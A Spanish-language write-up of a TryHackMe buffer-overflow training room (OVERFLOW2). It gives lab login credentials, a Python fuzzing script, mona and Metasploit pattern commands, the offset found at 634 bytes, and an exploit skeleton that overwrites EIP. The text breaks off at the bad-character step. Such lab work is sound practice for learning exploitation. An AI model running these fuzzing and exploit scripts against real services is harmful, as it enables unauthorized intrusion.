

# BufferOverflowPrep - OVERFLOW 2

## Descripción


Esta sala utiliza una máquina virtual Windows 7 de 32 bits con ImmunityDebugger y Putty preinstalados.

Tanto Firewall como Defender de Windows se han desactivado para facilitar la escritura de exploits.

Puede iniciar sesión en la máquina usando RDP con las siguientes credenciales: admin/password

## Enumeración

Primero nos conectamos al puerto 1337, y cambiamos a buffer OVERFLOW2 dentro de la consola del programa

A screenshot of a terminal window with a dark background. The window has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. Below the menu bar are four tabs: 'kali@kali: ~', 'kali@kali: ~', 'kali@kali: ~', and 'kali@kali: ~/tryhackme/bufferoverflowprep/OVERFLOW2'. The main content of the terminal shows a series of commands and responses: 'Welcome to OSCP Vulnerable Server! Enter HELP for help.', 'OVERFLOW2 test', 'OVERFLOW2 COMPLETE', 'OVERFLOW1 test', 'OVERFLOW1 COMPLETE', 'OVERFLOW2 test', 'OVERFLOW2 COMPLETE', 'OVERFLOW2 test', and 'OVERFLOW2 COMPLETE'. A cursor is visible at the end of the last line. On the right side of the terminal, there is a vertical panel with 'Address | Hex' at the top, 'kali@kali: ~' below it, and a timestamp '100:17:30' at the bottom.

Comenzamos viendo la capacidad del buffer, para esto usare el siguiente script en python

```
#!/usr/bin/env python3
import socket, time, sys

ip = "10.10.185.92"
port = 1337
timeout = 5
prefix = "OVERFLOW2 "


string = prefix + "A" * 100

while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)
            print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
            s.send(bytes(string, "latin-1"))
            s.recv(1024)
    except:
        print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))
        sys.exit(0)
    string += 100 * "A"
    time.sleep(1)
```

Abriremos el ImmunityDebugger, y dentro ejecutamos el modulo de mona

``!mona config -set workingfolder c:\mona%p

Abriremos el archivo oscp.exe, y comenzaremos a lanzar nuestro ataque de fuzzing, para intentar ver donde se encuentra el offset




Podemos ver que el programa se detiene en torno a los 700 bytes, podemos suponer que su offset se encuentra dentro de ese rango

## Replicación de fallas y control de EIP

Para encontrar el rango exacto, crearemos un patrón cíclico con metaesploit y un exploit en python, para luego buscarlo con mona, y dar con el offset exacto


``/usr/share/metasploit-framework/tools/exploit/pattern\_create.rb -l 1100

Crearemos el archivo exploit.py



Lo siguiente que debemos hacer es cargar el patrón, dentro del script, y lo enviaremos en la variable payload, usaremos mona para detectar exactamente la dirección del offset


Comando de mona !mona findmsp -distance 1100



Encontramos el offset en el byte 634

Comprobaremos esto intentando reescribir el EIP, para esto cambiaremos los parámetros de nuestro script en python, borrarémos el payload, introducimos el offset correcto, y en el retn pondremos BBBB, que equivale a 42424242 en código ascii

```
fuzzer.py x exploit.py badchar.py x | untitled
1 import socket
2
3 ip = ""
4 port = 1337
5
6 prefix = "OVERFLOW2 "
7 offset = 634
8 overflow = "A" * offset
9 retn = "BBBB"
10 padding = ""
11 payload = ""
12 postfix = ""
13
14 buffer = prefix + overflow + retn + padding + payload + postfix
15
16 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
17
18 try:
19     s.connect((ip, port))
20     print("Sending evil buffer...")
21     s.send(bytes(buffer + "\r\n", "latin-1"))
22     print("Done!")
23 except:
24     print("Could not connect.")
```



Podemos confirmar que se ha reescrito el EIP con éxito




# Acceso inicial

## Encontrando barchars

